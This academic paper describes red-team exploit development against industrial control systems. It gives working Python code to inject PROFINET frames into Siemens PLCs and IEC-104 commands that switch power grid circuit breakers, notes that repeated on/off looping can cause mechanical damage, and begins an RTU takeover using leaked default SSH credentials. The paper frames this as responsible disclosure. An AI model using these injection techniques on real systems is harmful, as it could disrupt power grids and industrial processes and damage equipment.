Remote Exploit Development for Cyber Red Team Computer Network Operations Targeting Industrial Control Systems

Bernhards Blumbergs
CERT.LV, IMCS University of Latvia, Riga, Latvia
Centre for Digital Forensics and Cyber Security, Tallinn University of Technology, Tallinn, Estonia
name.surname@cert.lv

Keywords: Cyber Red Teaming, Computer Network Operations, Industrial Control Systems, Exploit Development.

Abstract: Cyber red teaming and its techniques, tactics and procedures have to be constantly developed to identify, counter and respond to sophisticated threats targeting critical infrastructures. This paper focuses on cyber red team technical arsenal development within conducted fast paced computer network operation case studies against the critical infrastructure operators. Technical attack details are revealed, attack tool released publicly and countermeasures proposed for the critical vulnerabilities found in the industrial devices and highly used communication protocols throughout the Europe. The exploits are developed in a reference system, verified in real cyber red teaming operations, responsibly disclosed to involved entities, and integrated within international cyber defence exercise adversary campaigns.

1 INTRODUCTION

Significant developments, such as, Industrial Ethernet (Popp and Wenzel, 2001), the merger of Operational Technology with Information Technology and use of wireless radio communications (Åkerberg and Björkman, 2009a), and replacement of proprietary protocols with common information and communication technologies (Paul et al., 2013) cause the conventional borders to disappear (Åkerberg and Björkman, 2009a), open the attacks from the Internet and facilitate malicious intrusions (Maynard et al., 2014). Debilitating cyber operations, such as, Shamoon (GReAT, 2012), EnergeticBear/Dragonfly (US-CERT, 2018), BlackEnergy (GReAT, 2016), and NotPetya (UK Foreign Office, 2018), represent the significant impact inflicted to the critical infrastructure (CI). This clearly indicates that we are already well into the age of cyber arms race, cyber operations and cyber warfare. The known cyber attack sophistication, complexity and identified numbers of state affiliated actors is steadily escalating (FireEye, 2018). Defending and responding to sophisticated adversaries are constantly evolving as an essential capability (Knapp and Langill, 2014) to be facilitated by nation states and private entities. To adjust to adversary employed unconventional tactics and to meet the current security requirements, the defence techniques, tools and procedures (TTPs) must be complied with. The cyber red teaming aims to achieve these demands by providing defensive, as well as, offensive capabilities for proactive and reactive computer network operations. The tool-set for accomplishing such operations with increased efficiency and stealth relies on developing new TTPs and expanding the technical arsenal well in advance.

This research describes executed fast-paced cyber red teaming computer network operations (CNO) against the European energy and automation sector provider systems, where industrial communication protocols and systems were targeted to successfully achieve the desired effect of disabling designated part of the power grid or modifying the industrial process. The attacked internationally standardized industrial Ethernet protocols (PROFINET RT, IEC-104) are most commonly used in Europe and China, and the industrial control device (Martem TELEM-GW6e) – widely deployed in the Baltics and Finland. Additionally, applying such real-life cases to the exercise environment greatly increases the training experience and gives valuable hands-on practice for both the attackers and defenders. Therefore, the vulnerabilities and environment nuances from executed CNOs are transferred to the international live-fire cyber defence exercise game networks, increasing the realism and training benefits.

Impact of the Work. The identified attack vectors and new critical vulnerabilities presented in this paper have been responsibly disclosed and coordinated with vendors, US DHS ICS-CERT and international CSIRT community. Vulnerability exploits are fully implemented and tested as working proof-of-concept (PoC) attack scripts, initially distributed only to directly involved or impacted parties. The following list contains identified weaknesses (Common Weakness Enumeration – CWE, classifiers), the newly found critical vulnerabilities (Common Vulnerabilities and Exposure – CVE, numbers) and their severity measurement (Common Vulnerability Scoring System version 3 – CVSSv3, score):

1. Missing authentication for a critical function (CWE-306; CVE-2018-10603; CVSSv3 10.0 [CRITICAL IMPACT]);
2. Incorrect default permissions (CWE-276; CVE-2018-10605; CVSSv3 8.8 [HIGH IMPACT]); and
3. Uncontrolled resource exhaustion (CWE-400; CVE-2018-10607; CVSSv3 8.2 [HIGH IMPACT]).

Main Contributions. Conducted research in the field of CI security and cyber red teaming CNOs against ICS/SCADA (Industrial Control Systems/Supervisory Control and Data Acquisition), provides the following contributions both to the ICS and security community:

1. identification and exploitation of security weaknesses in PROFINET IO RT, IEC-104, and TELEM-GW6/GWM;
2. technical disclosure of the developed exploits and their PoC design details;
3. vulnerability responsible disclosure and mitigation coordination;
4. clear and practical approaches for the CI security community to verify, secure and defend their systems;
5. integration of a realistic red teaming campaigns in technical cyber defence exercises; and
6. all of the prototyped attack tools and proof-of-concept code have been made publicly available on GitHub.

In this paper, Section 2 gives an overview of related work, Section 3 describes the threat scenario, identified vulnerability core concepts, and discloses their exploitation, Section 4 proposes defensive measures, and Section 5 concludes this paper.

2 RELATED WORK

Pfrang and Meier (Pfrang and Meier, 2018) explores the PROFINET replay attacks and their detection. *"Port stealing"* technique is used to poison the switch port to MAC address binding entries and then a replay packet is injected into the network. Authors note, that system can be harmed even by triggering valid actions in an invalid time slot. Åkerberg and Björkman (Åkerberg and Björkman, 2009b) cover two approaches on attacking the PROFINET, over shared media and packet switched network, based on eavesdropping and Man-in-the-Middle (MitM) attacks to intercept frames, derive correct values and inject or modify the frame sent to the intended destination. Also, Baud and Felser (Baud and Felser, 2006) explore the execution of the MitM attack against PROFINET by using the *Ettercap* tool. Paul, Schuster and König (Paul et al., 2013) indicate potential PROFINET vulnerabilities, review Denial-of-Service (DoS) and MitM attacks without actually executing them. Similarly, Yang and Li (Yang and Li, 2014) analyse the PROFINET from a theoretical view point. Siemens white paper on PROFINET (Siemens Industry Sector, 2008) asserts, that production networks are exposed to the same hazards as office networks, both from internal and external malicious attacks. Even a brief failure or a minor malfunction can inflict a serious damage. Maynard, McLaughlin and Haberler (Maynard et al., 2014) explore the detection and execution of a MitM attack against the IEC-104 protocol, by using a custom *Ettercap* plugin. Pidikiti et.al., (Pidikiti et al., 2013) model the IEC-101 and IEC-104 protocol theoretical vulnerabilities without executing any attacks, and together with Yang et.al., (Yang et al., 2014) and Matoušek (Matoušek, 2017) confirm that both protocols transmit the messages in clear text without any authentication mechanism, encryption or built-in security. Dondossola, Garrone and Szanto (Dondossola et al., 2011) hypothesize on intrusion paths in critical power control scenarios against IEC-104, present a methodology for intrusion process evaluation, and execute a set of simple compromise paths in a control network. Krekers (Krekers, 2017) purely focuses on learning automata from simulators and real devices implementing IEC-104. Zi Bin (Zi Bin, 2008) attempts to use a popular fuzzing framework *Sulley* and vulnerability assessment tool *Nessus* against the IEC-104 protocol and engaged devices. Knapp and Langill (Knapp and Langill, 2014) give an elaborate list on attack threats, attack paths, and lists common attack methods against industrial control systems. Auriemma released an

attack code exploiting several vulnerabilities found in systems used at industrial facilities around the world, however, these vulnerabilities do not pose a high risk as they are oriented towards operator viewing systems and not the ones controlling the critical processes (Zetter, 2011).

Identified Gaps. Reviewed work presents various attack vectors and vulnerabilities, however, the significant issue with the related research is that the executed attacks are noisy, can be detected and blocked (e.g., MitM, ARP cache poisoning, gratuitous ARP); the attack chain is long and has many intricate interdependencies; not enough technical detail or actual attack implementation is given, allowing its verification and reproduction; no description of the attack execution is given; attacks have complex requirements and crucial preconditions; are purely theoretical with no real attacks executed; partial attack is performed against network infrastructure without targeting the industrial process; work not publicly made available by the author; the work produces no real usable results; and has no real impact of controlling the industrial process. The work in this paper addresses all identified drawbacks to provide a simple to conduct command injection and device takeover attacks without special dependencies for execution (e.g., MitM). Those being the new findings and strengths, disclosed with related technical details, allowing actual attack verification and reproduction either for real life cyber red teaming CNOs or for integration in cyber defence exercises.

3 ATTACKING ICS

3.1 Threat Scenario

Multiple attack scenarios exist with the goal of gaining initial access to the SCADA network, such as: directly exposed SCADA components to the Internet, poorly secured and monitored direct vendor access, social engineering attack campaign, breach through the office network, attack through an infected engineer laptop, infected digital media dissemination, insider threat, outdated and loosely exposed internal network services, field station physical access, wireless radio network attacks, breach of physical security, and supply chain targeting. Within the red teaming operation, at least the aforementioned attacks are attempted leading to a possible foothold in the SCADA network. To simulate a real persistent adversary, the red team has to pursue the target no matter how much time it requires to complete the task. The described attacks in further sections rely on such initial position to be obtained to carry out the designated attack against the industrial process.

Following subsections, in a logically structured and methodological manner, describe all the successfully executed attacks, by presenting the attack goals and reasoning, execution environment, attack implementation and identified outcomes. All of the operations were executed against a previously unknown environment with no preliminary information regarding the infrastructure or communication protocols in use. Target network design specifics, such as, devices in use, were provided to the red team only when starting the operation. Additionally, operator and vendor assisted in reference network design and equipment supply, as presented in upcoming sections in a more detail. The rules of engagement were set by the operator to deliver the designated impact only to particular area of their production ICS network, while requesting periodic status updates and confirming red team planned activities. The red team has experience in attacking and reverse-engineering network protocols, developing exploits, and knowledge of various industrial Ethernet protocols and ICS/SCADA design principles. However, the industrial protocols and design of the targeted networks was encountered for the first time. The applied simple tool-set was based upon the custom GNU/Linux distribution with common network analysis tools, such as, *tcpdump* and *Wireshark*, and Python programming language with third party modules, such as, *Scapy* and *Paramiko*.

Cyber Red Teaming Exercise Integration. Cyber defence exercises, oriented at blue or red teaming, require realistic adversary scenarios beneficial for both teams. Such attack campaigns should be based upon real life implementations and attack cases to bring as much realism and learning value to the exercise participants as possible. Transferring the knowledge from actual cyber red teaming CNOs allows genuine system integration into game network, creation of sophisticated attack campaigns and valuable adversary threat scenarios. The cyber red teaming operations and identified novel critical vulnerabilities in this paper have been successfully integrated into annual NATO technical exercise series "Crossed Swords" (NATO CCDCOE, 2018a) and "Locked Shields" (NATO CCDCOE, 2018b). The cyber red teaming operations and identified novel critical vulnerabilities in this paper have been successfully integrated into annual international technical cyber defence exercise series. Practical CNO experience integration and merger with technically advanced game environment makes these international live-fire exercise series truly sophisticated. Moreover, identified




Figure 1: PROFINET IO RT frame structure (Thomas, 2013).

vulnerability disclosure and patching do not mean that the fixes are implemented in the exercise systems by the developers, or more critically – into the real IC-S/SCADA by their operators. Patching life-cycle of production systems is a lengthy task, unfortunately, not always being done. It can be assumed, that disclosed critical vulnerabilities will remain not patched for an undefined period of time, allowing them being attacked.

3.2 PROFINET IO RT Command Injection Attack

For a cyber red teaming operation against a European industrial automation operator, a task of controlling the industrial process by targeting remotely the programmable logic controllers (PLCs) was assigned.

PROFINET IO RT (PROFINET) (PROFIBUS Nutzerorganisation e.V., 2018), developed by PROFIBUS International, enables PROFIBUS communications over Ethernet. It is an optimized real-time enabled industrial Ethernet global standard defined in IEC 61158-6-10 (Pfrang and Meier, 2018; Burtsev et al., 2017), allowing integrated networking at all automation levels (Siemens Industry Sector, 2008). This real-time Ethernet protocol, with response times in microseconds (Siemens Industry Sector, 2008), is one of the most common automation protocols in Europe and China (Pfrang and Meier, 2018; Paul et al., 2013; Siemens Industry Sector, 2008). PROFINET is described in (Siemens Industry Sector, 2008; Åkerberg and Björkman, 2009b; Knapp and Langill, 2014; Paul et al., 2013; Yang and Li, 2014; Popp and Wenzel, 2001), frame structure is reviewed in (Yang and Li, 2014) and its lack of security reviewed in (Åkerberg and Björkman, 2009b; Knapp and Langill, 2014; Burtsev et al., 2017). PROFINET is based on IEEE 802.3 Ethernet standard (Yang and Li, 2014), PNIO frames (Fig.1) are identified by EtherType 0x8892, and relies on IEEE 802.1Q (VLAN) tags to prioritize the real-time data (Siemens Industry Sector, 2008; Yang and Li, 2014) and to bypass the transport and network layers of the protocol stack (Paul et al., 2013).

Test Environment. The reference system, with the assistance of vendor, Siemens representative, engineers, was built by the red team to replicate the target network. The environment is represented in Fig.2 and consists of the following components: (1) MS Windows 7 based engineering workstation (IO-supervisor); (2) two Siemens SIMATIC S7-1200 PLCs, one being the IO-controller (master), and the other – IO-device (slave); (3) the electrical motor (i.e., actuator); (4) electronic switch (i.e., trigger); and (5) HP Procurve network Layer-2 switch with port mirroring support. In this setup, the IO-controller outputs are programmatically mapped to IO-device inputs. The electronic switch is connected to to master inputs (Im) and the motor – to slave outputs (Qs). Once initialization sequence is complete, both devices maintain synchronisation and input/output data exchange over the PNIO real-time frames (Baud and Felser, 2006). Once the electronic switch is triggered, the cyclic IO-data frames carry this information over the Ethernet from the master to slave, and the engine is started according to the programmed PLC ladder logic. For cyclic IO-data, only MAC addresses are used instead of IP addresses for communication between the devices (Baud and Felser, 2006).

Attack Implementation. Within three days, the traffic was recorded and learned through a port mirror, control frames identified, and their fields reverse engineered. The following steps were identified to execute a successful attack: identify the frames triggering the action; locate control field in the cyclic IO data; determine IO-device input/output mapping; and inject the command frames. The implementation of attack PoC is developed in *Python* using *Scapy* framework. The following paragraphs describe each attack step in a detail with the related code snippets.

Frame Analysis. Performing a network capture of real-time communications, even for a few seconds to intercept the command frames, results in large amount of frames. A 24 second capture has nearly 50,000 frames, where only one or two frames carry the control information triggering the state change of an industrial process. Unique frames are determined by scripting the analysis and using the Python *dictionary* data structure, where every key is unique within




Figure 2: Schematic representation of automation network.

this dictionary. The PNIO data is assigned as dictionary key and the current frame number – as its value. With the following code, the dictionary *uMaster* contains the list of all unique frames originating from the master (*MASTER_MAC*) with the respective last seen frame sequence number:

```
pnioFrames = rdpcap("pnio_capture.pcap")
uMaster = {}; frameNo = 0
for frame in pnioFrames
    if frame.haslayer(Ether) and frame.haslayer(↩
     ↪ Raw):
        IOdata = frame[Raw].load[2:42]
        if frame[Ether].src== MASTER_MAC: uMaster↩
     ↪ [IOdata] = frameNo
    frameNo += 1    # Frame number in PCAP
```

Captured PCAP analysis yields three unique master frames. Out of those, one is the real-time synchronisation frame sent roughly every 34 microseconds, and one of the remaining is the command candidate. To verify, manual inspection of frames is performed and replay is attempted. In the Python code, the extracted unique data bytes are represented by the *FrameBytes* variable. It was identified, that the same control data has to be sent two times in a row, once with the 802.1Q tag (priority set to 6 – RT data), and right after it – untagged:

```
Frame1 = Ether(src=MASTER_MAC, dst=SLAVE_MAC, ↩
     ↪ type=0x8100)/Dot1Q(prio=6L, id=0L, vlan=0↩
     ↪ L, type=0x8892)/Raw(load=FrameBytes)
Frame2 = Ether(src=MASTER_MAC, dst=SLAVE_MAC, ↩
     ↪ type=0x8892)/Raw(load=FrameBytes)
sendp(Frame1, count=1, verbose=False)
sendp(Frame2, count=1, verbose=False)
```

Input/output Mapping Identification. With the correct control frame known, the PNIO data unit can be fuzzed with a simple approach, such as, by iterating every byte from 0x00 to 0xFF, injecting and observing the state of slave outputs. Reverse engineered by the author, the PNIO data unit (Fig.3) is used to transfer the data from the IO-master inputs to the IO-slave outputs over the industrial Ethernet. The transfer area, contained in the PNIO data unit, is the representation, in a binary form, of how the PLC inputs are programmatically mapped to the outputs on all master and slave devices, which are part of the same industrial process. The input/output mapping is formed into a maximum of 32 transfer areas represented in a reverse order of their definition. The IO data unit minimum size is 40 bytes, padded with 0x00 to reach this size, and can carry one or few transfer areas. Every transfer area consists of two bytes, where the most significant byte describes the zone status (0x80 – OK), and the least significant byte – the transfer area input/output state mapping. Every mapped bit represents an actual physical output on the IO-device. For example, the transfer area Qm2→Is2 is defined by the engineer, if the Is{2, 4, 5} have to be triggered, then a transfer area mapping is 0b00110100, and the whole transfer area represented by 0x8034. A special case applies to the last or if only a single transfer area is defined. The mapping is stored in the IOxS byte and the least significant byte of the transfer area is zeroed. Reusing the previous example, the transfer area is represented as 0x348000. Consider the case, where two transfer areas are configured Qm1→Is1 and Qm2→Is2, and Is{1.2, 1.7, 2.0, 2.3} are triggered. The whole PNIO data unit in this case is 0x8480098000[...0x00]. With this information, it is possible to inject crafted data frames to control the exact inputs on the slave device. If exact logic and slave outputs are not known where the actuator is connected to, then setting the transfer area mapping byte to 0xFF will trigger all of the inputs. This, of course, can cause unexpected results and possible damage if multiple actuators are controlled by the same transfer area on different outputs.

Command Frame Injection. According to the threat scenario, a position in SCADA network is gained. The PLC MAC addresses are quickly learned through a non-intrusive network ARP scan. Additional information can be obtained through passive eavesdropping, locating system documentation on the network systems, or setting a rogue IO-supervisor to automatically learn the network and download the device running configuration. This allows to inject control frames directly on the network by spoofing the master and slave MAC addresses. The lack of security mechanisms in PROFINET allows a spoofed node to impersonate a master node, granting control over all configured slaves (Knapp and Langill, 2014). In principle, to attempt to inflict a permanent mechanical damage to the PLC or the actuator, this attack can be executed in an infinite loop, where output states are alternated between *on* and *off* in timed control frame bursts.




Figure 3: Reverse engineered PNIO data unit fields.

Attack Execution and Results. Within the CNO, identified critical flaws in the protocol and its implementation were successfully exploited to inflict severe damage remotely to the distributed industrial automation process. The time needed to complete the operation was split into two phases – three days for reference system analysis and attack development, and three days of active engagement against an automation operator. The devices successfully targeted, to control a part of a designated industrial automation network, were Siemens SIMATIC S7-1200 (v4.0) PLCs, which were the most widely used controllers in the target network. This operation resulted in a responsible vulnerability disclosure to US DHS ICS-CERT, Siemens, and PROFIBUS, with the identified attack vector mitigation solutions still being investigated. The PROFINET attack proof-of-concept code is released publicly on GitHub under the MIT license https://github.com/lockout/iec104inj/tree/master/poc/porfinet-poc.

3.3 IEC-104 Command Injection Attack

For a cyber red teaming operation against a European power grid operator a task of disabling the power supply in a dedicated power grid segment, by controlling remotely the circuit breakers, was assigned.

IEC 60870-5-104 is an international standard (IEC, 2006) which is widely used in European control communication for water, gas and electricity (Maynard et al., 2014). IEC-104 allows the transmission of IEC 60870-5-101 (IEC-101) serial frames over TCP/IP (Maynard et al., 2014), which can be utilized for telecontrol tasks in SCADA systems (Yang et al., 2014). Despite the IEC standards being proprietary, the following papers give an overview of the IEC-104 protocol (Yang et al., 2014; Matoušek, 2017; Maynard et al., 2014; Pidikiti et al., 2013), packet structure and message formats (Krekers, 2017; Matoušek, 2017; Maynard et al., 2014).

Test Environment. Before targeting the operational environment, the initial work was carried out in a reference environment, which was built by an experienced vendor, Martem, as close to the real-world implementation as possible. The environment is shown in Fig.4, and consists of the following components: (1) MS Windows 10 based SCADA system for industrial process supervision and management; (2) Martem TELEM-GW6/GWM data concentrator (RTU) for industrial process control; (3) two Schneider Electric VAMP-59 and one VAMP-300 controlling, measuring and protecting the power line; (4) three electrical circuit breakers (CB); and (5) HP Procurve network Layer-2 switch with port mirroring support. SCADA system issues the commands over the IEC-104 to the RTU, which translates and relays the commands to the actuators (e.g., VAMPs, circuit breakers) for execution.

Attack Implementation. Within a two-day CNO the communications between the RTU and SCADA systems was intercepted, analysed, reverse-engineered and fuzzed to accomplish the desired effect. The following attack steps were identified for a successful command injection and industrial process take over: establish the TCP connection to the RTU; prepare the RTU for data transfer by sending the STARTDT command; inject the IEC-104 commands to control the circuit breakers; close the data transfer by sending a STOPDT command to the RTU; and close the TCP connection. The implementation of attack PoC is developed in *Python 3* using its standard library. The following paragraphs describe each attack step in a detail with the related code snippets.

Establishing a TCP Connection. Without firewall, the RTU will accept any incoming connections on TCP/2404 (IEC-104 port). A TCP three-way handshake has to be completed to proceed with the IEC-104 communications. All of exchanged packets will belong to the same TCP stream, which can be a large amount for an intensive industrial process. This can be accomplished by establishing a TCP connection to the RTU with the Python *socket* standard library and creating an object named *sock* (used in this paper's code listings).

Start Data Transfer. To prepare the RTU for incoming data transfer a STARTDT (START Data Transfer) command needs to be issued first. This command, according to the standard, has to be sent in




Figure 4: Schematic representation of the power grid networks.

the U-Format (Fig.5a), with the STARTDT Act bit set, thus making the first octet to be 0x07 with the remaining three set to 0x00, the resulting control frame containing "0x07,0x00,0x00,0x00". IEC-104 control command packet is assembled following big-endian order. Control command follows a fixed length telegram format (Fig.6b), which excludes the ASDU. It starts with a byte with value 0x68 (104) indicating the IEC-104 communications, followed by the Application Protocol Data Unit (APDU) length which is fixed to 4 Bytes – the U-Format length, and the STARTDT control frame. Following code assembles and sends the STARTDT command to the RTU:

```
START = b'\x68'               # Startbyte = 0↩
    ↪ x68
FRAME = b'\x07\x00\x00\x00'   # STARTDT Act
ApduLen = b'\x04'             # Payload length
APCI = START + ApduLen + FRAME
sock.sendall(APCI)
```


Depending on the targeted RTU maker and model, a sleep time of up to 1 second needs to be added between each sent packet. In the PoC code, importing *sleep* function from the *time* library, 0.5 seconds of sleep proved to work for all of the tested RTUs.

IEC-104 Command Injection. To complete this part, information on Application Service Data Unit (ASDU) structure was learned (IEC, 2006; Matoušek, 2017), main data fields identified through *Wireshark* iec104 dissector, data encoding reverse engineered, and control message command fields fuzzed. Depending on the control flow design choice by the engineer, two process telegram types can be used to issue the command to RTU – single command C_SC_NA_1 Act (typeID - 0x2d) and double command C_DC_NA_1 Act (TypeID - 0x2e). This command has to be formed according to the variable length telegram format (Fig.6b) using the ASDU structure (Fig.6a). For these command messages, the ASDU APCI header follows the I-Format structure (Fig.5b), containing the send (Tx) and receive (Rx) transmission sequence numbers. These numbers, similar to TCP sequence numbers, are incremented by the communicating parties to keep track of the exchanged messages. To target an existing ongoing communication, either a sequence number prediction or MitM has to be performed. However, both of these approaches are not so trivial to execute and might trigger an alert. Instead, it was identified, that, after initiating a TCP connection and the data transfer, the (Tx,Rx) can be set to the (0,0) thus tricking the RTU into establishing a new communication session. For the succeeding ASDU fields, the following command option values were assigned: TypeID – single command (0x2d) or double command (0x2e), structure qualifier (SQ) = 0b0 (multiple objects), number of information objects = 0b0000001 (one object), test bit (T) = 0b0 (not in use), positive/negative (P/N) = 0b0 (not in use), CoT (cause of transmission) = 0b000110 (command object), originator address (ORG) = 0x00 (address not used), and ASDU address (COA) = 0x0100 (1 in little-endian format).

Information object address (IOA) is the destination address in the control direction. It is a three byte field, with the first two bytes used for the address value, allowing to address 2^{16} (65536) objects. Randomly guessing or brute-forcing this address space is senseless. Either these values are learned by eavesdropping on the communications, or by using the most common used ones. When targeting various implementations, the common pattern for address assignment was in a sequence of 101, 102, 103..., which follows an unwritten SCADA engineering best practice. In the executed attacks these IOA addresses were identified to be assigned to the power grid circuit breakers. IOA value correct encoding is handled by a function using *hexlify* from the *binascii* library to convert hexadecimal values to bytes:

```
def apci_ioa_enc(number):
    hexnum = hex(number)[2:].zfill(6)
    return unhexlify(hexnum)[::-1]
```

The actual value, controlling the state of the circuit breakers (IOA), is either the single command object (SCO) or double command object (DCO) information byte. The byte values are 0x00 (off) and 0x01 (on) for SCO, and 0x05 (off) and 0x06 (on) for DCO. The command injection is performed with the following code:



(a) U-Format. (b) I-Format.

Figure 5: IEC-104 control field format types. (IEC, 2006).

```
# ASDU header
TypeID = b'\x2d'              # C_SC_NA_1 Act
opt = b'\x01\x06\x00'
Addr = b'\x01\x00'            # ASDUaddr=1
IOA = apci_ioa_enc(switchid)  # 101,201...
SCO = b'\x00'                 # 0x00=off,0x01=↩
    ↪ On
ASDU = TypeID + opt + Addr + IOA + SCO
# APCI header
Tx = b'\x00\x00'; Rx = b'\x00\x00' # TxID,RxID↩
    ↪ =0
ApduLen = msg_len(Tx + Rx + ASDU)
APCI = b'\x68' + ApduLen + Tx + Rx
# APDU payload
APDU = APCI + ASDU
sock.sendall(APDU)
```

In principle, to inflict a permanent mechanical damage to the circuit breakers, this attack can be executed in an infinite loop, where state values are alternated between *on* and *off*.

Stop Data Transfer. Similar to starting, the stopping of data transmission relies on a control message in the U-Format (Fig.5a), with the STOPDT Act bit set. The control frame `"0x13,0x00,0x00,0x00"` is sent to the RTU. If this is not executed, then a DoS condition (CVE-2018-10607) may be triggered.

Close the TCP Connection. Once the control commands have been injected, the TCP connection is gracefully terminated with `sock.close()`.

Attack Execution and Results. Within the CNO, identified critical flaws in the protocol and its implementation were successfully exploited to inflict severe damage remotely to the distributed power grid infrastructure segment. The operation was split and accomplished in multiple phases – two days for attack development in the reference network and four days of active engagement against power grid operators. Within this campaign, various RTU models, implementing IEC-104 communications, were tested and successfully targeted, those being: Martem TELEM-GW6e, Siemens A8000, Ellat, and Londelec. This CNO resulted in responsible vulnerability disclosure to affected vendors, providing recommendations on mitigations depending either the vendor will fix this issue or not, coordination of the vulnerabilities within the involved CSIRT community, and two CVEs assigned (CVE-2018-10603, CVE-2018-10607). The IEC-104 protocol command injection tool *iec104inj* has been released publicly on GitHub under the MIT license at https://github.com/lockout/iec104inj, along with the IEC-104 DoS proof-of-concept code at https://github.com/lockout/iec104inj/tree/master/poc/iec104dos-poc.


3.4 TELEM-GW6/GWM Control Takeover

Within a red teaming CNO against a European power grid operator, the task was to disrupt power supply remotely by any means possible. This implies not only targeting the network protocols, but also the industrial process control devices and their implementation.

Martem AS developed data concentrator TELEM-GW6e is an embedded, GNU/Linux based remote terminal unit (RTU), typically deployed at the remote field facilities to serve as a central point for communication between the controlling SCADA network and the deployed field devices. Besides protocol translation and relay, it has a wide variety of functions, such as, the VPN server, client and a firewall. It is mainly used in the energy and automation sector in the Baltic states and Finland.

Test Environment. The same test environment, as described in section 3.3 and represented in Fig.4, is used to find alternative paths on compromising the industrial process remotely.

Attack Implementation. The attacks against this RTU were developed and successfully executed within the same time frame as the IEC-104 protocol attacks. The following steps were identified to conduct the attack: find and investigate sensitive default information leak; examine the update process; inspect the configuration file structure; analyse the file system permissions; pack and upload malicious configuration; and execute RTU takeover. The attack PoC



(a) ASDU structure. (b) Telegram format.

Figure 6: IEC-104 payload specification. (IEC, 2006).

is developed in *Python 3* by using third party library *Paramiko* and its module *SCP* for interaction with the SSH. The following paragraphs describe each attack step in a detail with the related code listings. Despite attack technical detail disclosure, few minor details, such as credentials and file names, are redacted. This is done intentionally due to the patch for this vulnerability only recently being released after long development cycle and the sensitive nature of the information held therein. Fixing vulnerabilities was not trivial and required a redesign of the RTU management and configuration process.

Information Leak Investigation. The intended way for managing and configuring the RTU is through the vendor developed MS Windows application, freely downloadable from their website. Additional configuration ways include web-console and SSH terminal access. Upon examination of this application it was identified, that: (1) it relies on the *Putty* SSH tool suite packaged into the binary; (2) RTU configuration and management happens over the SSH; (3) has the default RTU access SSH credentials embedded; and (4) provides full action trace log in the console. With this information, it is possible to connect to the RTU over the SSH with the obtained default credentials. These credentials grant limited user rights on the RTU and it is possible to browse the file system, list running processes, network connections and assess its structure as much as the permissions allow. The RTU is running a customized version of embedded GNU/Linux with *BusyBox*. The *root* user account exists on the system, but its password is unknown, and it is not possible to gain escalated privileges with the existing user rights. Therefore, alternative ways for gaining *root* access are further explored. Python *Paramiko* is used to establish a SSH connection to the RTU (*SSHhost*) with the default credentials (*SSHUsername, SSHpassword*), creating an object named *SSHclient* (used in this paper's code listings).

